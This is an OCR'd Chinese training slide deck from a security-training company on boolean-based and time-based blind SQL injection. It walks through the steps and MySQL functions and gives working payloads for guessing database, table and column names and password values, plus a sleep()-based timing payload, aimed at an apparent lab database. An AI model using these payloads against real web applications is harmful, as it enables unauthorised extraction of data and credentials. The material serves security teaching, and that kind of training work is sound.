


SQL 注入篇 - 布尔盲注及延时盲注

讲师：跃琪

公司介绍

公司愿景：培养未来的网络力量

公司官网：http://www.heetian.com

湖南合天智汇信息技术有限公司作为国内卓越的网络靶场与人才培养解决方案提供商，主要有**合天网安实验室**和**合天网络靶场**两大产品体系。

目录

/01

盲注基础

布尔盲注流程、原理、相关函数语句

盲注介绍

什么是盲注？

盲注的本质是猜解（所谓 “盲” 就是在你看不到返回数据的情况下能通过 “感觉” 来判断），那能感觉到什么？答案是：差异（包括运行时间的差异和页面返回结果的差异）

盲注

流程

1、判断是否存在注入（单/双引号判断）
2、获取数据库长度
3、逐字猜解数据库名
4、猜解表名数量
5、猜解某个表名长度
6、逐字猜解表名
7、猜解列名数量
8、猜解某个列名长度
9、逐字猜解列名
10、判断数据数量
11、猜解某条数据长度
12、逐位猜解数据

盲注

相关函数

几个盲注的函数

length()：返回字符串的长度

limit a,b：后缀两个参数（/*参数必须是一个整数常量*/），其中 a 是指记录开始的偏移量，b 是指从第 a+1 条开始，取 b 条记录。

substr()：截取字符串

ascii()：返回字符的 ascii 码

left(name, 4)：返回 name 的左边前四个字符

right(name, 2)：返回 name 的右边前二个字符

count()：返回数组中元素的数目

/02

布尔盲注利用

布尔盲注利用、结合Burpsuite、Bypass


布尔盲注

布尔盲注原理

在页面中，如果正确执行了 SQL 语句，则返回一种页面，如果 SQL 语句执行错误，则执行另一种页面。基于两种页面，来判断 SQL 语句正确与否，达到获取数据的目的。

布尔盲注

布尔盲注原理



布尔盲注

盲注过程

猜数据库名长度

1. length() 函数：返回字符串的长度。

```
1  select length('shui123')
```

信息 | 结果 1 | 剖析 | 状态


length('shui123')
7

布尔盲注

盲注过程

猜数据库名长度

1. length() 函数：返回字符串的长度。



布尔盲注


盲注过程

猜数据库名

1. left() 函数或substr()函数

left(a,b)：从左侧截取 a 的前 b 位，

left((select database()),1)='s'




盲注过程

猜数据库名

1. left() 函数或substr()函数

left(a,b)：从左侧截取 a 的前 b 位，

或者 substr((select database()),1,1)='s'



布尔盲注

盲注过程

猜表名个数


```
1  select count('table_name') from information_schema.tables where
   table_schema="security";
```

信息 | 结果 1 | 剖析 | 状态

count('table_nam
4

1. count():返回数组中元素的个数。

```
and (select count(table_name) from information_schema.tables
where table_schema="security")=4--+
```



布尔盲注

盲注过程

猜表名

判断数据库名字可以用 left/ascii 函数，同理猜表名也是一样

利用 and left((select table_name from information_schema.tables where table_schema=database() limit 1,1),1)<'s' 来猜解表名


布尔盲注

盲注过程

猜字段数

和之前一样，用count函数就可以了

```
and (select count(column_name) from information_schema.columns where table_schema="security" and table_name="users")=3--+
```




布尔盲注

盲注过程

猜字段名

利用 and left((select column_name from information_schema.columns where table_name= ‘users’ limit 1,1),1)< ‘s’ 来猜解 users 表下的字段名




布尔盲注

盲注过程

猜值

利用 and left((select password from users limit 0,1),2) = 'du' --+ 来猜解users 表下的列名




布尔盲注

盲注过程

ascii和substr函数相结合查库

利用 and ascii(substr((**select database()**),1,1))=115--+ 来猜解数据库名的第一个字符




布尔盲注

盲注过程

ascii和substr函数相结合查表

利用 and ascii(substr((**select table_name from information_schema.tables where table_schema=database() limit 3,1),1,1))=117--+** 来猜解表名的字符



/03

延时盲注

延时盲注

延时注入

时间盲注

函数

sleep(n)：将程序挂起一段时间 n 为 n 秒

if(expr1, expr2, expr3)：判断语句 如果第一个语句正确就执行第二个语句如果错误执行第三个语句.

判断 payload：and if('s'='s',sleep(5),1) --+

